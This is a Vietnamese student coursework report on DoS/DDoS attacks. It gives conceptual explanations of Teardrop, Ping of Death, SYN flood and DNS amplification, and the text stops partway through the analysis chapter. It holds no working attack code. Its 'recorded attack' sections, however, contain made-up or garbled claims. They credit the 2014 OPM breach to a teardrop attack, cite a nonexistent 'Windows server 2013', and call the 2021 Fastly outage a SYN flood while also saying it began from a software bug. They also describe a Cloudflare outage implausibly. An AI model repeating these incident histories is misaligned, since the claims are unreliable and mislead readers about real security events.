

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC BÁCH KHOA
KHOA KHOA HỌC VÀ KỸ THUẬT MÁY TÍNH



MẬT MÃ VÀ AN NINH MẠNG (CO3069)

Báo cáo bài tập lớn

Đề 6: DOS/DDOS

GVHD: Nguyễn Cao Đạt
Sinh viên thực hiện: Phạm Duy Quang - 2011899
Võ Đức Minh - 2010421
Lê Phú Thuận - 2010665
Dương Đức Nghĩa - 2011671

Ho Chi Minh City, Tháng 4/2023

Mục lục

1	Giới thiệu	2
1.1	DoS/DDoS là gì?	2
1.1.1	DoS (Denial of Service)	2
1.1.2	DDoS (Distributed Denial of Service)	2
1.2	Tấn công từ chối dịch vụ DoS/DDoS nhằm mục đích gì?	3
1.3	Tình hình tấn công DoS/DDoS ở Việt Nam	3
2	Phân tích và thiết kế hệ thống	5
2.1	Các kỹ thuật tấn công DoS	5
2.1.1	Teardrop	5
2.1.2	Ping of Death	6
2.1.3	TCP SYN flood	7
2.1.4	DNS Amplification	9
2.2	Các kỹ thuật phòng chống DoS	11
2.2.1	Tường lửa - Firewall	11
2.2.2	Hệ thống phát hiện xâm nhập - Intrusion Detection System	12
2.3	Thiết kế hệ thống thử nghiệm	13
2.3.1	Ý tưởng thực hiện thử nghiệm	13
2.3.2	Thiết lập môi trường	13
3	Hiện thực và đánh giá hệ thống	17
3.1	Thử nghiệm tấn công	17
3.1.1	Teardrop	17
3.1.2	Ping of Death	19
3.1.3	TCP SYN flood	21
3.1.4	DNS Amplification	23
3.2	Thử nghiệm phòng chống tấn công	26
3.2.1	Tường lửa - Firewall	26
3.2.2	Hệ thống phát hiện xâm nhập - IDS	27
3.3	Kết quả và đánh giá	28
4	Kết luận	30
	Tài liệu tham khảo	30

Chương 1. Giới thiệu

1.1 DoS/DDoS là gì?

1.1.1 DoS (Denial of Service)

Tấn công từ chối dịch vụ DoS (Denial of Service) là cuộc tấn công nhằm làm sập một máy chủ hoặc mạng, khiến người dùng khác không thể truy cập vào máy chủ/mạng đó. Kẻ tấn công thực hiện điều này bằng cách "tuồn" ồ ạt traffic hoặc gửi thông tin có thể kích hoạt sự cố đến máy chủ, hệ thống hoặc mạng mục tiêu, từ đó khiến người dùng hợp pháp (nhân viên, thành viên, chủ tài khoản) không thể truy cập dịch vụ, tài nguyên họ mong đợi.

Mục tiêu của tấn công DoS: thường là VPS hoặc web server của ngân hàng, các trang thương mại điện tử... Mặc dù các cuộc tấn công DoS thường không dẫn đến việc đánh cắp hoặc mất thông tin quan trọng hoặc các tài sản khác, nhưng chúng có thể khiến nạn nhân tốn rất nhiều thời gian và tiền bạc để xử lý.

Phương thức tấn công chủ yếu: Flooding services và Crashing services.

1. Flooding service: Hệ thống nhận quá nhiều traffic đến server, dẫn đến việc server hoạt động chậm lại hoặc thậm chí dừng hoạt động. Gồm 3 loại tấn công phổ biến sau:
 - o Buffer overflow attacks (thường gặp nhất): Gửi traffic đến 1 địa chỉ mạng nhiều hơn khả năng xử lý của hệ thống.
 - o ICMP flood: Gửi các gói giả mạo (spoofed packets), ping mọi máy tính trên mạng mục tiêu, thay vì chỉ một máy cụ thể. Mạng sau đó được kích hoạt để khuếch đại lưu lượng. Tên khác: smurf attack hay ping of death.
 - o SYN flood: Gửi request kết nối đến server nhưng không hoàn thành phương thức bắt tay, lặp lại đến khi tất cả open ports đều nhận request và không thể sẵn sàng khi có người dùng cần truy cập vào.
2. Crashing service: Lợi dụng lỗ hổng, bugs của mục tiêu thông qua input/request, từ đó có thể gây crash hoặc làm mất ổn định hệ thống, khiến cho hệ thống không thể truy cập hay sử dụng.

Tuy nhiên, DoS chỉ xuất phát từ một địa điểm duy nhất và chỉ có 1 dải IP nên có thể bị phát hiện dễ dàng và ngăn chặn được.

1.1.2 DDoS (Distributed Denial of Service)

DDoS là phiên bản nâng cấp của DoS, khó bị ngăn chặn hơn. Hình thức tấn công của DDoS vẫn là tăng lượng truy cập trực tuyến từ nhiều nguồn đến máy chủ, từ đó khiến máy chủ cạn kiệt tài nguyên lẫn băng thông. Tuy nhiên, tấn công DDoS không chỉ dùng một máy tính để tấn công mà còn lợi dụng hàng triệu máy tính khác, cộng hưởng lại sẽ tạo ra các "đợt sóng thần" traffic.

Để đạt được quy mô cần thiết, DDoS thường được thực hiện bởi mạng botnet, có thể lôi kéo hàng triệu máy bị nhiễm vô tình tham gia vào cuộc tấn công, mặc dù bản thân chúng không phải là mục tiêu của cuộc tấn công. Thay vào đó, kẻ tấn công tận dụng số lượng lớn các máy bị nhiễm để tràn ngập lưu lượng truy cập vào mục tiêu từ xa và gây ra từ chối dịch vụ (DoS).

Đặc điểm:

- o Bên tấn công có thể thực hiện một cuộc tấn công có quy mô đột phá do mạng lưới máy tính bị nhiễm rộng lớn.

- Sự phân bố (thường trên toàn thế giới) của các hệ thống tấn công khiến rất khó phát hiện vị trí thực sự của bên tấn công.
- Rất khó để máy chủ mục tiêu nhận ra lưu lượng truy cập là bất hợp pháp và từ chối truy cập vì sự phân phối đường như ngẫu nhiên của hệ thống tấn công.
- Các cuộc tấn công DDoS khó tắt hơn nhiều so với các cuộc tấn công DoS do số lượng máy phải tắt là rất nhiều.

Do được phân tán thành nhiều điểm truy cập có dải IP khác nhau, tấn công DDoS mạnh mẽ hơn DoS rất nhiều.

1.2 Tấn công từ chối dịch vụ DoS/DDoS nhằm mục đích gì?

DoS là hình thức tấn công phổ biến hiện nay, các cuộc tấn công này thường nhắm vào server, VPS của các tổ chức/doanh nghiệp lớn như Tài chính, thương mại điện tử, Logistics, nhà nước,... Tin tặc sử dụng cuộc tấn công để thực hiện nhiều ý đồ xấu khác nhau hoặc chỉ đơn giản là tấn công "cho vui". Một số mục đích có thể kể đến như sau:

Tống tiền: Tấn công DoS tống tiền là mối đe dọa với an ninh mạng của nhiều doanh nghiệp. Tin tặc hoặc nhóm tin tặc lên kế hoạch kỹ lưỡng để tấn công vào web server, VPS,... và gửi thư yêu cầu một khoản tiền chuộc để đổi lấy việc ngừng cuộc tấn công. Khi đó, doanh nghiệp/tổ chức buộc phải trả một mức giá rất đắt để hệ thống có thể hoạt động bình thường trở lại.

Cạnh tranh giữa các đối thủ: Mục tiêu bị tấn công có thể là các trang thương mại điện tử, sàn giao dịch trực tuyến, website bán hàng... Một cuộc tấn công DoS có thể ngay lập tức làm gián đoạn mọi hoạt động giao dịch cũng như sử dụng dịch vụ trực tuyến, khiến cho hoạt động kinh doanh bị đình trệ.

Chiến tranh mạng: Nhiều tổ chức chính phủ trên thế giới đã sử dụng DoS như một cách đóng băng cơ sở hạ tầng trực tuyến quan trọng của đối thủ, gây ảnh hưởng nghiêm trọng đến tình hình kinh tế quốc gia, đồng thời làm suy yếu niềm tin của công chúng vào hệ thống chính phủ.

Ngoài ra, trên thực tế ghi nhận có rất nhiều cuộc tấn công từ chối dịch vụ được thực hiện bởi các đối tượng nhỏ tuổi. Sự hiếu kỳ trước những điều mới mẻ và sự thích thú khi được thể hiện kỹ năng đã khiến cho những đối tượng này thực hiện tấn công mà không chú ý đến hậu quả. Phương tiện hỗ trợ tấn công thường là các công cụ "có sẵn". Ngoài ra, đây là cách để những hacker chuyên nghiệp chứng minh các kỹ thuật hoặc công cụ mới vừa được phát triển.

1.3 Tình hình tấn công DoS/DDoS ở Việt Nam

Theo báo cáo về tình hình an ninh mạng Quý I/2021, Việt Nam thuộc Top 8 quốc gia hứng chịu nhiều cuộc tấn công DoS/ DDoS nhất trên toàn cầu. Con số này cảnh báo về tình trạng an ninh mạng đáng lo ngại hiện nay. Nguyên nhân của vấn đề này là do các cá nhân/nhóm tin tặc lợi dụng sự phát triển nhanh chóng của các hoạt động trên không gian mạng, nhất là trong suốt đại dịch Covid-19, người dùng có xu hướng làm việc từ xa và sử dụng internet nhiều hơn. Vì thế các cuộc tấn công được tin tặc gia tăng về số lượng và quy mô để phá hoại, đánh sập hệ thống từ xa.

Bên cạnh đó, kỹ thuật tấn công được nâng cấp liên tục để tăng hiệu quả tấn công vào các mục tiêu khác nhau. Trước đây, DoS được biết đến bằng các loại tấn công như: Teardrop Attack, ICMP flood, làm tràn bộ nhớ đệm,... với phương thức tấn công đơn giản, do đó dễ bị theo dõi và ngăn chặn. Hiện nay tấn công từ chối dịch vụ đã có phiên bản cải tiến với tên gọi DDoS. DDoS thực hiện tấn công bằng thông (volumetric), tấn công phân mảnh (Fragmentation Attack), tấn công vào tầng ứng dụng (Application Layer Attack),... Kiểu tấn công



này tận dụng khả năng điều khiển nhiều thiết bị tại nhiều vị trí khác nhau để khởi động cuộc tấn công nên rất khó để ngăn chặn.

Chương 2. Phân tích và thiết kế hệ thống

2.1 Các kỹ thuật tấn công DoS

2.1.1 Teardrop

Định nghĩa

Tấn công Teardrop là một loại tấn công từ chối dịch vụ (DoS) (một cuộc tấn công cố gắng làm cho tài nguyên máy tính không khả dụng bằng cách làm mạng hoặc máy chủ “ngập” trong các yêu cầu và dữ liệu). Kẻ tấn công gửi các gói bị phân mảnh đến máy chủ mục tiêu và trong một số trường hợp lợi dụng lỗ hổng TCP/IP gây hiểu lầm cho máy chủ, dẫn đến việc máy chủ không thể xử lý tiếp các yêu cầu tiếp theo.


Những công ty, doanh nghiệp thường ngại đổi cơ sở hạ tầng cho máy chủ bởi rất tốn kém chi phí vậy nên các máy chủ bị tấn công chủ yếu là các máy đời cũ, ít được hỗ trợ cập nhật. Đây chính là mấu chốt để khởi động một cuộc tấn công kiểu teardrop. Một máy chủ sẽ nhận các request và sắp xếp lại theo thứ tự tự nhiên với teardrop attack việc này sẽ không thể xảy ra dẫn đến server phải chờ và gây nên sập hệ thống.

Kiểu tấn công này thường liên quan đến việc thay đổi gói tin IP/TCP, cho nên nó cũng được xếp vào kiểu IP Fragmentation Attack.

Phương thức

Mỗi hệ thống chỉ nhận được một lượng nhỏ thông tin mỗi lần. Chính vì thế mà mỗi thông tin được gửi phải chia nhỏ ra thành những fragment, mỗi fragment có một con số gắn với nó trong trường offset. Một khi tất cả fragment được nhận, chúng được sắp xếp lại dựa vào trường offset.

Trong cuộc tấn công teardrop, hacker khai thác lỗ hổng về việc server phải dựa trên trường offset để sắp xếp fragment, hacker thay đổi offset của các fragment dẫn đến việc các fragment bị overlap, server bị lúng túng và sập ngay sau đó



Hình 1: Teardrop attack

Ảnh ở trên cho thấy 2 fragment #1 và #2, gói #1 có length = 820 bytes, offset = 0 và cờ more fragments là

1 tức là gói tin gốc đã bị phân chia ra và sau nó sẽ có một fragment nữa. Lúc này server sẽ mong chờ gói tin đó có offset = $800/8 = 100$ tuy nhiên gói tin thứ 2 lại có offset là 800, điều này trái với quy tắc thông thường, làm cho server khó hiểu, việc gửi nhiều gói tin như vậy sẽ làm server không thể xử lý dẫn đến sập hệ thống.

Đối tượng dễ bị ảnh hưởng

Teardrop attack là một lỗ hổng bảo mật cấp thấp, tồn tại trong phần mềm TCP/IP. Do đó, Teardrop attack có thể tác động đến bất kỳ hệ điều hành nào sử dụng giao thức TCP/IP để truyền tải dữ liệu qua mạng.

Tuy nhiên, các hệ điều hành cũ hơn như Windows 95, Windows 98, Windows NT 4.0 và Windows 2000 có thể dễ dàng bị tấn công bởi Teardrop attack hơn so với các phiên bản hệ điều hành mới hơn. Điều này do những phiên bản cũ hơn có một số lỗ hổng bảo mật liên quan đến xử lý gói tin IP. Các phiên bản mới hơn của Windows, cũng như các hệ điều hành khác như Linux và macOS, đã khắc phục được nhiều lỗ hổng bảo mật liên quan đến Teardrop attack.


Tấn công được ghi nhận

Vụ tấn công nổi tiếng nhất là vào năm 2014, nhóm hacker người Trung Quốc đã tấn công vào OPM(The Office of Personnel Management) bằng teardrop, kết quả là gây sập server nơi chứa hàng triệu dữ liệu của chính phủ Mỹ, sau đó nhóm này đã có thể lấy được đồng dữ liệu đó, điều này làm cho an ninh quốc gia của Mỹ đặt vào tình trạng báo động. Nguyên nhân như đã nói ở trên chủ yếu là do server đã quá cũ, việc chuyển đổi sang server mới gây tốn thời gian và chi phí, đây chính là lỗ hổng để hacker có thể khai thác

2.1.2 Ping of Death

Định nghĩa


Ping of Death (hay còn gọi là PoD) là một loại tấn công kiểu Denial of Service (DOS), hacker sẽ cố gắng làm sập, làm mất sự ổn định của hệ thống bằng cách gửi các gói tin lỗi (ở đây là các gói tin có kích thước khác thường) bằng một lệnh ping đơn giản



Hình 2: PoD

Phương thức

Ping là một câu lệnh để kiểm tra kết nối giữa 2 máy với nhau. Thông thường một lệnh ping chuẩn sẽ có kích thước là 56 bytes, với ICMP có cả header thì là 64 bytes còn đối với nếu header gồm cả IPv4 thì là 84 bytes. Tuy nhiên một gói tin IPv4 có thể có kích thước lên tới 65,533 (tính cả header), lỗ hổng này được hacker khai thác. Bởi một số server không được thiết kế để nhận một lệnh ping có kích thước lớn như vậy. Như các gói tin khác, gói tin ping of death có kích thước lớn nên sẽ được phân mảnh ra thành các fragment (8 octets/nhóm) rồi mới được gửi đi, tuy nhiên khi server nạn nhân cố gắng tập hợp lại các gói này thì lỗi buffer overflow có thể xảy ra, dẫn đến hệ thống có vấn đề, và từ đó hacker có thể gửi các mã độc khác.



Hình 3: Một gói tin IPv4

Đối tượng dễ bị ảnh hưởng

Kiểu tấn công lợi dụng lỗ hổng ở các thế hệ server cũ khi mà nhà phát hành chưa tung ra các bản vá cho hệ thống để khắc phục kiểu tấn công này. Gần đây đã xuất hiện thêm một kiểu tấn công khác là ping flood, hacker sẽ gửi liên tục rất nhiều gói tin qua lệnh ping mà không chờ cho server reply.

Tấn công được ghi nhận

Mặc dù ping of death là một kiểu tấn công khá cũ nhưng nếu server không được nâng cấp thì vẫn có thể chịu ảnh hưởng. Vào khoảng tháng 8 năm 2013, một lỗ hổng trên Windows XP và Windows server 2013, bọn hacker đã thấy rằng gói tin được gửi theo phương thức IPv6 (khi đó tấn công bằng Ipv4 đã có bản vá) vẫn có thể làm ảnh hưởng đến server, sau đó server đã bị sập khi chúng liên tục gửi các gói ping of death bằng phương thức Ipv6, điều đáng nói là để ngăn chặn ta chỉ đơn giản là tắt đi IPv6. Cuộc tấn công này làm ảnh hưởng rất lớn đến uy tín của Microsoft thời điểm đó.

2.1.3 TCP SYN flood

Định nghĩa

Một cuộc tấn công SYN flood (half-open attack) là một loại tấn công từ chối dịch vụ (DDoS) nhằm làm cho máy chủ (server) không thể sử dụng được bởi lưu lượng truy cập hợp lệ bằng cách tiêu thụ tất cả các tài nguyên mà máy chủ có sẵn. Bằng cách lặp lại việc gửi các gói tin yêu cầu kết nối ban đầu (SYN), kẻ tấn công có thể áp đảo tất cả các cổng có sẵn trên một máy chủ được nhắm làm mục tiêu, gây ra sự đáp ứng chậm chạp hoặc không phản hồi đối với lưu lượng truy cập hợp lệ từ người dùng.


Phương thức tấn công

Trong điều kiện bình thường, kết nối TCP có quy trình 3 bước riêng biệt để thiết lập sự kết nối như sau:

Bước 1: Đầu tiên, phía người dùng gửi 1 gói tin SYN đến server để yêu cầu kết nối.

Bước 2: Sau khi tiếp nhận gói tin SYN, server phản hồi lại máy người dùng bằng một gói tin SYN/ACK, để xác nhận thông tin từ phía người dùng.

Bước 3: Cuối cùng, máy người dùng nhận được gói tin SYN/ACK thì sẽ trả lời server bằng gói tin ACK để báo với server biết rằng nó đã nhận được gói tin SYN/ACK, kết nối đã được thiết lập và sẵn sàng trao đổi dữ liệu.




Hình 4: Quá trình bắt tay ba bước thiết lập kết nối trong giao thức TCP

Một cuộc tấn công DDoS SYN flood tận dụng quy trình bắt tay ba bước của giao thức TCP. Ở đây, cách thức thực hiện của cuộc tấn công như sau:

Bước 1: Kẻ tấn công sẽ gửi một khối lượng lớn các gói tin SYN đến server được nhắm là mục tiêu và thường là với các địa chỉ IP giả mạo.

Bước 2: Nhận được nhiều yêu cầu khởi tạo kết nối có vẻ hợp lệ, phía server phản hồi cho mỗi yêu cầu đó với một gói tin SYN/ACK từ mỗi cổng (port) mở để sẵn sàng tiếp nhận và phản hồi.

Bước 3: Trong khi server chờ gói tin ACK ở bước cuối cùng từ phía người dùng, gói tin mà không bao giờ tới, kẻ tấn công tiếp tục gửi thêm các gói tin SYN. Sự xuất hiện các gói tin SYN mới khiến máy chủ tạm thời duy trì kết nối cổng mở trong một khoảng thời gian nhất định. Một khi các cổng có sẵn được sử dụng thì server sẽ không thể hoạt động như bình thường.



Hình 5: Tiến trình của một cuộc tấn công SYN flood

Trong kiểu tấn công DDoS này, sau khi server gửi gói tin SYN/ACK nó sẽ phải đợi phía người dùng trả lời cho đến khi các cổng trở lại bình thường. Kiểu tấn công này được coi là cuộc tấn công "nửa mở" (half-open attack).

Các đối tượng tấn công

Bất kỳ thiết bị hoặc dịch vụ nào sử dụng giao thức TCP/IP để thiết lập kết nối mạng đều có thể dễ dàng bị ảnh hưởng bởi cuộc tấn công SYN flood. Các đối tượng là mục tiêu của loại hình tấn công này thường là các máy chủ web, máy chủ DNS, máy chủ email, các hệ thống IoT. Cuộc tấn công SYN flood cũng có thể làm gián đoạn hoạt động của các router, khiến cho kết nối mạng không thể hoạt động một cách bình thường, gây ảnh hưởng lớn đến sự liên lạc và truy cập thông tin của người dùng.

Cuộc tấn công được ghi nhận

Một trong những cuộc tấn công SYN flood nổi tiếng gần đây là cuộc tấn công vào hệ thống CDN (Content Delivery Network) của nhà cung cấp dịch vụ Fastly vào tháng 6 năm 2021. Cuộc tấn công này đã gây ra sự cố lớn, làm gián đoạn hoạt động của nhiều trang web lớn trên toàn cầu như Reddit, Amazon, PayPal và New York Times.

Cuộc tấn công này được cho là bắt đầu từ một lỗi phần mềm trong hệ thống của Fastly, khiến cho kẻ tấn công có thể tạo ra một lượng lớn các yêu cầu kết nối TCP/IP giả mạo đến các máy chủ của Fastly, gây ra tình trạng quá tải và làm cho hệ thống không thể hoạt động bình thường.

Cuộc tấn công này là một minh chứng cho việc tấn công SYN flood vẫn là một mối đe dọa nguy hiểm đối với các dịch vụ trên mạng. Nó cũng làm nổi bật tầm quan trọng của việc bảo vệ an ninh mạng khỏi các cuộc tấn công này, khuyến khích các nhà cung cấp dịch vụ và doanh nghiệp tăng cường an ninh mạng để đảm bảo hoạt động ổn định và an toàn của hệ thống mạng.

2.1.4 DNS Amplification

Định nghĩa

DNS Amplification là một cuộc tấn công Distributed Denial of Service (DDoS), trong đó kẻ tấn công khai thác các lỗ hổng trong những DNS (Domain Name System) server để biến các truy vấn nhỏ ban đầu thành những payload lớn hơn nhiều, được sử dụng để "hạ gục" máy chủ của nạn nhân.

DNS Amplification là một kiểu tấn công phản chiếu, nhằm thao túng các DNS có thể truy cập công khai, khiến chúng trở thành mục tiêu với số lượng lớn các gói UDP. Bằng cách sử dụng nhiều kỹ thuật khác nhau, thủ phạm có thể "thổi phồng" kích thước của các gói UDP này, khiến cuộc tấn công trở nên mạnh mẽ đến mức phá hủy cả cơ sở hạ tầng Internet mạnh mẽ nhất.

Phương thức tấn công

DNS Amplification, giống như các cuộc tấn công khuếch đại khác, là một loại tấn công phản chiếu. Trong trường hợp này, việc phản chiếu đạt được bằng cách gọi ra phản hồi từ trình phân giải DNS tới một địa chỉ IP giả mạo.

Trong một cuộc tấn công DNS Amplification, thủ phạm sẽ gửi một truy vấn DNS có địa chỉ IP giả mạo (của nạn nhân) tới một trình phân giải DNS đang mở, khiến nó trả lời lại địa chỉ đó bằng phản hồi DNS. Với nhiều truy vấn giả được gửi đi và với một số trình phân giải DNS trả lời lại đồng thời, mạng của nạn nhân có thể dễ dàng bị "choáng ngợp" bởi số lượng phản hồi DNS không kiểm soát.


Các đòn phản kích càng nguy hiểm hơn khi được khuếch đại. "Khuếch đại" ở đây đề cập đến việc phản hồi của máy chủ không tương xứng với yêu cầu gói ban đầu được gửi.

Để khuếch đại một cuộc tấn công DNS như thế này, mỗi yêu cầu DNS có thể được gửi bằng protocol extension DNS EDNS0, cho phép các DNS message lớn hoặc sử dụng tính năng mật mã của DNSSEC (DNS security extension) nhằm tăng kích thước message. Các truy vấn giả mạo thuộc loại "ANY" (bất kỳ), trả lại tất cả thông tin đã biết về vùng DNS trong một yêu cầu duy nhất, cũng có thể được sử dụng.

Thông qua các phương pháp này và những phương pháp khác, một thông báo yêu cầu DNS có kích thước

khoảng 60 byte có thể được cấu hình để gửi thông báo phản hồi trên 4000 byte tới máy chủ đích - dẫn đến hệ số khuếch đại 70:1. Điều này làm tăng đáng kể khối lượng lưu lượng truy cập mà máy chủ mục tiêu nhận được và tăng tốc độ cạn kiệt tài nguyên của máy chủ.

Hơn nữa, các cuộc tấn công DNS Amplification thường chuyển tiếp các yêu cầu DNS thông qua một hoặc nhiều mạng botnet - làm tăng đáng kể lưu lượng truy cập trực tiếp vào (các) máy chủ được nhắm mục tiêu và khiến việc theo dõi danh tính của kẻ tấn công khó hơn nhiều.



Hình 6: Tấn công DNS Amplification - Một loại tấn công DDoS

Các đối tượng tấn công

Các đối tượng dễ bị ảnh hưởng bởi cuộc tấn công DNS Amplification là các tổ chức, doanh nghiệp, dịch vụ trực tuyến hoặc bất kỳ hệ thống nào sử dụng giao thức DNS để kết nối với internet. Các hệ thống này đều có khả năng bị tấn công và bị quá tải nếu không có các biện pháp phòng ngừa và bảo vệ tương ứng. Do đó, các tổ chức và doanh nghiệp cần triển khai các giải pháp bảo mật hiệu quả để giảm thiểu nguy cơ bị tấn công và đảm bảo an toàn cho hệ thống của mình.

Cuộc tấn công được ghi nhận

Cuộc tấn công DNS Amplification nổi tiếng gần đây là cuộc tấn công vào hệ thống của nhà cung cấp dịch vụ mạng lớn tại châu Âu - Cloudflare vào tháng 6 năm 2020. Cuộc tấn công này được cho là lớn nhất từng được ghi nhận trong lịch sử với lượng dữ liệu truy cập tăng đột biến, lên tới hơn 17 triệu lần truy cập trên giây, gấp nhiều lần so với lượng truy cập bình thường.

Để thực hiện cuộc tấn công này, kẻ tấn công đã sử dụng hàng trăm ngàn địa chỉ IP giả mạo và tấn công vào các server DNS của Cloudflare bằng cách sử dụng phương thức DNS Amplification. Nhờ đó, lượng dữ liệu truy cập tăng đột biến, khiến cho hệ thống của Cloudflare gặp sự cố và không thể cung cấp dịch vụ cho người dùng của mình trong một vài giờ đồng hồ.

